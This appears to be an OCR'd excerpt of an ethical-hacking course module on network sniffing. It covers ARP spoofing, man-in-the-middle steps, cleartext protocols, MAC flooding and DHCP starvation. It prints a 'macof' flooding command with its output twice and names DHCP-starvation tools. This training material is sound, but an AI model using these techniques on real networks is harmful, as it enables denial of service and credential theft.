- Spoofing attack



How an Attacker Hacks the Network Using Sniffers

01 An attacker connects his desktop/laptop to a switch port

02 He/she identifies a victim's machine to target his/her attacks

03 The traffic destined for the victim's machine is redirected to the attacker

04 He/she runs discovery tools to learn about network topology

05 He/she poisons the victim's machine by using ARP spoofing techniques

06 The hacker extracts passwords and sensitive data from the redirected traffic

How an Attacker Hacks the Network Using Sniffers

Attackers use sniffing tools to sniff packets and monitor network traffic on a target network. The steps that an attacker follows to make use of sniffers to hack a network are illustrated below.

- **Step 1**: An attacker who decides to hack a network first discovers the appropriate switch to access the network and connects a system or laptop to one of the ports on the switch.




Figure 6.4: Discovering a switch to access the network

- **Step 2**: An attacker who succeeds in connecting to the network tries to determine network information such as the topology of the network by using network discovery tools.




Figure 6.5: Using network discovery tools to learn topology

- **Step 3**: By analyzing the network topology, the attacker identifies the victim's machine to target his/her attacks.




Figure 6.6: Identifying the victim's machine

- **Step 4**: An attacker who identifies a target machine uses ARP spoofing techniques to send fake (spoofed) Address Resolution Protocol (ARP) messages.




Figure 6.7: Attacker sending fake ARP messages

- **Step 5**: The previous step helps the attacker to divert all the traffic from the victim's computer to the attacker's computer. This is a typical man-in-the-middle (MITM) type of attack.




Figure 6.8: Redirecting the traffic to the attacker

- **Step 6**: Now, the attacker can see all the data packets sent and received by the victim. The attacker can now extract sensitive information from the packets, such as passwords, usernames, credit card details, and PINs.





Figure 6.9: Attacker extracting sensitive information



Protocols Vulnerable to Sniffing

Telnet and Rlogin

☐ Keystrokes including usernames and passwords are sent in clear text

HTTP

☐ Data is sent in clear text

POP

☐ Passwords and data are sent in clear text

IMAP

☐ Passwords and data are sent in clear text

SMTP and NNTP

☐ Passwords and data are sent in clear text

FTP

☐ Passwords and data are sent in clear text

Protocols Vulnerable to Sniffing

The following protocols are vulnerable to sniffing. The main reason for sniffing these protocols is to acquire passwords.

- **Telnet and Rlogin**

  Telnet is a protocol used for communicating with a remote host (via port 23) on a network using a command-line terminal. rlogin enables an attacker to log into a network machine remotely via a TCP connection. Neither of these protocols provides encryption; therefore, data traveling between clients connected through any of these protocols are in plaintext and vulnerable to sniffing. Attackers can sniff keystrokes, including usernames and passwords.

- **HTTP**

  Due to vulnerabilities in the default version of HTTP, websites implementing HTTP transfer user data across the network in plaintext, which attackers can read to steal user credentials.

- **SNMP**

  Simple Network Management Protocol (SNMP) is a TCP/IP-based protocol used for exchanging management information between devices connected on a network. The first version of SNMP (SNMPv1) does not offer strong security, which leads to the transfer of data in a cleartext format. Attackers exploit the vulnerabilities in this version to acquire passwords in plaintext.

- **POP**

  Post Office Protocol (POP) allows a user's workstation to access mail from a mailbox server. A user can send mail from the workstation to the mailbox server via SMTP. Attackers can easily sniff the data flowing across a POP network in cleartext because of the protocol's weak security implementations.

- **IMAP**

  Internet Message Access Protocol (IMAP) allows a client to access and manipulate electronic mail messages on a server. This protocol offers inadequate security, which allows attackers to obtain data and user credentials in cleartext.

- **SMTP**


  Simple Mail Transfer Protocol (SMTP) is used for transmitting email messages over the Internet. In most implementations, SMTP messages are transmitted in cleartext, which enables attackers to capture plaintext passwords. Further, SMTP does not provide any protection against sniffing attacks.

- **NNTP**

  Network News Transfer Protocol (NNTP) distributes, inquires into, retrieves, and posts news articles using a reliable stream-based transmission of news among the ARPA-Internet community. However, this protocol fails to encrypt the data, which allows attackers to sniff sensitive information.

- **FTP**

  File Transfer Protocol (FTP) enables clients to share files between computers in a network. This protocol fails to provide encryption; therefore, attackers can sniff data, including user credentials.



Module Flow

1. Understand Packet Sniffing Concepts
2. Discuss Sniffing Techniques
3. Discuss Sniffing Countermeasures


Discuss Sniffing Techniques

Attackers use various sniffing techniques, such as MAC attacks, DHCP attacks, ARP poisoning, spoofing attacks, and DNS poisoning, to steal and manipulate sensitive data. Attackers use these techniques to gain control over a target network by reading captured data packets and then using that information to break into the network.

This section discusses MAC flooding, DHCP starvation attack, ARP spoofing, MAC spoofing, DNS poisoning attacks and sniffing tools.


MAC Flooding

- MAC flooding involves the **flooding of the CAM table** with fake MAC address and IP pairs until it is full
- The switch then **acts as a hub** by broadcasting packets to all machines on the network, and therefore, the attackers can sniff the traffic easily



Mac Flooding Switches with macof

- **macof** is a Unix/Linux tool that **floods the switch's CAM tables** (131,000 per min) by sending bogus MAC entries



```
┌─[✗]─[root@parrot]─[~]
└──╼ #macof -i eth0 -n 10
5d:2f:98:3c:94:6d 9a:5:5b:1f:75:13 0.0.0.0.21067 > 0.0.0.0.45855: S 746864890:74686
4890(0) win 512
7f:e8:cc:4a:51:59 74:88:e0:40:8b:3c 0.0.0.0.39850 > 0.0.0.0.49263: S 586168580:5861
68580(0) win 512
14:83:59:7f:2f:fc 4:bb:21:27:82:db 0.0.0.0.48709 > 0.0.0.0.15710: S 1044800461:1044
800461(0) win 512
3:1e:f4:12:9:e 9f:84:98:37:ec:55 0.0.0.0.9433 > 0.0.0.0.62409: S 1330659371:1330659
371(0) win 512
53:e8:38:25:c7:42 3f:4c:6a:1f:e1:d6 0.0.0.0.57830 > 0.0.0.0.6910: S 628366088:62836
6088(0) win 512
60:7c:41:4f:e9:c2 a6:94:65:25:c7:ad 0.0.0.0.58215 > 0.0.0.0.56497: S 447162501:4471
62501(0) win 512
27:d5:2e:56:23:74 cb:b9:b9:59:8d:67 0.0.0.0.17385 > 0.0.0.0.28393: S 1018850322:101
8850322(0) win 512
35:23:c:5e:59:b6 8f:6a:9d:2b:ea:ec 0.0.0.0.27895 > 0.0.0.0.61217: S 1066823910:1066
823910(0) win 512
95:a0:68:c:1d:fc b9:f1:a4:7e:9:67 0.0.0.0.60630 > 0.0.0.0.3405: S 99214739:99214739
(0) win 512
1e:e:ab:4:d3:16 af:dd:77:46:4e:26 0.0.0.0.56144 > 0.0.0.0.16970: S 1864068613:18640
68613(0) win 512
```

https://www.monkey.org

MAC Flooding

MAC flooding is a technique used to compromise the security of network switches that connect network segments or devices. Attackers use the MAC flooding technique to force a switch to act as a hub so that they can easily sniff the traffic.

In a switched network, an Ethernet switch contains a CAM table that stores all the MAC addresses of devices connected in the network. A switch acts as an intermediate device between one or more computers in a network. It looks for Ethernet frames, which carry the destination MAC address; then, it tallies this address with the MAC address in its CAM table and forwards the traffic to the destined machine. Unlike a hub, which broadcasts data across the network, a switch sends data only to the intended recipient. Thus, a switched network is more secure compared to a hub network. However, the size of the CAM table is fixed, and as it can store only a limited number of MAC addresses in it, an attacker may send numerous fake MAC address to the switch. No problem occurs until the MAC address table is full. Once the MAC address table is full, any further requests may force the switch to enter fail-open mode. In the fail-open mode, the switch starts behaving like a hub and broadcasts incoming traffic through all the ports in the network. The attacker then changes his/her machine's NIC to promiscuous mode to enable the machine to accept all the traffic entering it. Thus, attackers can sniff the traffic easily and steal sensitive information.





Figure 6.10: MAC flooding

MAC Flooding Switches with macof


Source: *https://www.monkey.org*

macof is a Unix/Linux tool that is a part of the dsniff collection. It floods the local network with random MAC and IP addresses, causing some switches to fail and open in repeating mode, thereby facilitating sniffing. This tool floods the switch's CAM tables (131,000 per min) by sending forged MAC entries. When the MAC table fills up, and the switch converts to hub-like operation, an attacker can monitor the data being broadcast.



```
┌─[✗]─[root@parrot]─[~]
└──╼ #macof -i eth0 -n 10
5d:2f:98:3c:94:6d 9a:5:5b:1f:75:13 0.0.0.0.21067 > 0.0.0.0.45855: S 746864890:74686
4890(0) win 512
7f:e8:cc:4a:51:59 74:88:e0:40:8b:3c 0.0.0.0.39850 > 0.0.0.0.49263: S 586168580:5861
68580(0) win 512
14:83:59:7f:2f:fc 4:bb:21:27:82:db 0.0.0.0.48709 > 0.0.0.0.15710: S 1044800461:1044
800461(0) win 512
3:1e:f4:12:9:e 9f:84:98:37:ec:55 0.0.0.0.9433 > 0.0.0.0.62409: S 1330659371:1330659
371(0) win 512
53:e8:38:25:c7:42 3f:4c:6a:1f:e1:d6 0.0.0.0.57830 > 0.0.0.0.6910: S 628366088:62836
6088(0) win 512
60:7c:41:4f:e9:c2 a6:94:65:25:c7:ad 0.0.0.0.58215 > 0.0.0.0.56497: S 447162501:4471
62501(0) win 512
27:d5:2e:56:23:74 cb:b9:b9:59:8d:67 0.0.0.0.17385 > 0.0.0.0.28393: S 1018850322:101
8850322(0) win 512
35:23:c:5e:59:b6 8f:6a:9d:2b:ea:ec 0.0.0.0.27895 > 0.0.0.0.61217: S 1066823910:1066
823910(0) win 512
95:a0:68:c:1d:fc b9:f1:a4:7e:9:67 0.0.0.0.60630 > 0.0.0.0.3405: S 99214739:99214739
(0) win 512
1e:e:ab:4:d3:16 af:dd:77:46:4e:26 0.0.0.0.56144 > 0.0.0.0.16970: S 1864068613:18640
68613(0) win 512
```

Figure 6.11: MAC flooding using macof



DHCP Starvation Attack

1. DHCP is a **configuration protocol** that assigns valid IP addresses to host systems out of a pre-assigned DHCP pool


2. DHCP starvation attack is a process of **inundating DHCP servers** with fake DHCP requests and using all the available IP addresses

3. This results in a **denial-of-service attack**, where the DHCP server cannot issue new IP addresses to genuine host requests

User
User will be unable to get the valid IP address
My MAC address is 1b:b2:14:1c:d2:4a
My MAC address is 2f:8b:11:1f:12:3a
My MAC address is 2a:7b:12:2f:2c:4a
My MAC address is 21:ab:3c:4b:2b:42
My MAC address is 12:2b:4c:5b:6b:2a
DHCP Server
Server runs out of IP addresses to allocate to valid users
DHCP Scope
10.10.10.1
10.10.10.2
10.10.10.3
10.10.10.254
Attacker sends many different DHCP requests with many source MACs
Attacker


DHCP Starvation Attack

DHCP is a configuration protocol that assigns valid IP addresses to host systems from a pre-assigned DHCP pool. In a DHCP starvation attack, an attacker floods the DHCP server by sending numerous DHCP requests and uses all available IP addresses that the DHCP server can issue. As a result, the server cannot issue any more IP addresses, leading to a DoS attack. Because of this issue, valid users cannot obtain or renew their IP addresses; thus, they fail to access their network. An attacker broadcasts DHCP requests with spoofed MAC addresses with the help of tools such as Yersinia, Hyenae, and Gobbler.



User
User will be unable to get the valid IP address
My MAC address is 1b:b2:14:1c:d2:4a
My MAC address is 2f:8b:11:1f:12:3a
My MAC address is 2a:7b:12:2f:2c:4a
My MAC address is 21:ab:3c:4b:2b:42
My MAC address is 12:2b:4c:5b:6b:2a
DHCP Server
Server runs out of IP addresses to allocate to valid users
DHCP Scope
10.10.10.1
10.10.10.2
10.10.10.3
10.10.10.254
Attacker sends many different DHCP requests with many source MACs
Attacker

Figure 6.12: DHCP starvation attack



ARP Spoofing Attack

Address Resolution Protocol (ARP) is a protocol used for mapping an IP address to a **physical machine address** which is recognized in the local network

ARP spoofing/poisoning involves sending a large number of **forged entries** to the target machine's ARP cache

How Does ARP Spoofing Work

Poisoned ARP cache

IP	MAC
10.1.1.0	21-56-88-99-55-66
10.1.1.1	11-22-33-44-55-66
10.1.1.2	55-88-66-55-33-44

1
I want to connect to 10.1.1.1, but I need a MAC address
User A
(10.1.1.0)
2
Sends ARP request
Switch
3
Switch broadcasts ARP request onto the wire
Yes, I am here This is 10.1.1.1 and my MAC address is A1-B1-C1-D1-E1-F1
4
User B
User C
Actual legitimate user responds to the ARP request
User D
5
Malicious user eavesdrops on the ARP request and responses and spoofs as the legitimate user
Attacker
6
Sends his malicious MAC address
I am 10.1.1.1 and my MAC address is 11-22-33-44-55-66
Information for IP address 10.1.1.1 is now being sent to MAC address 11-22-33-44-55-66

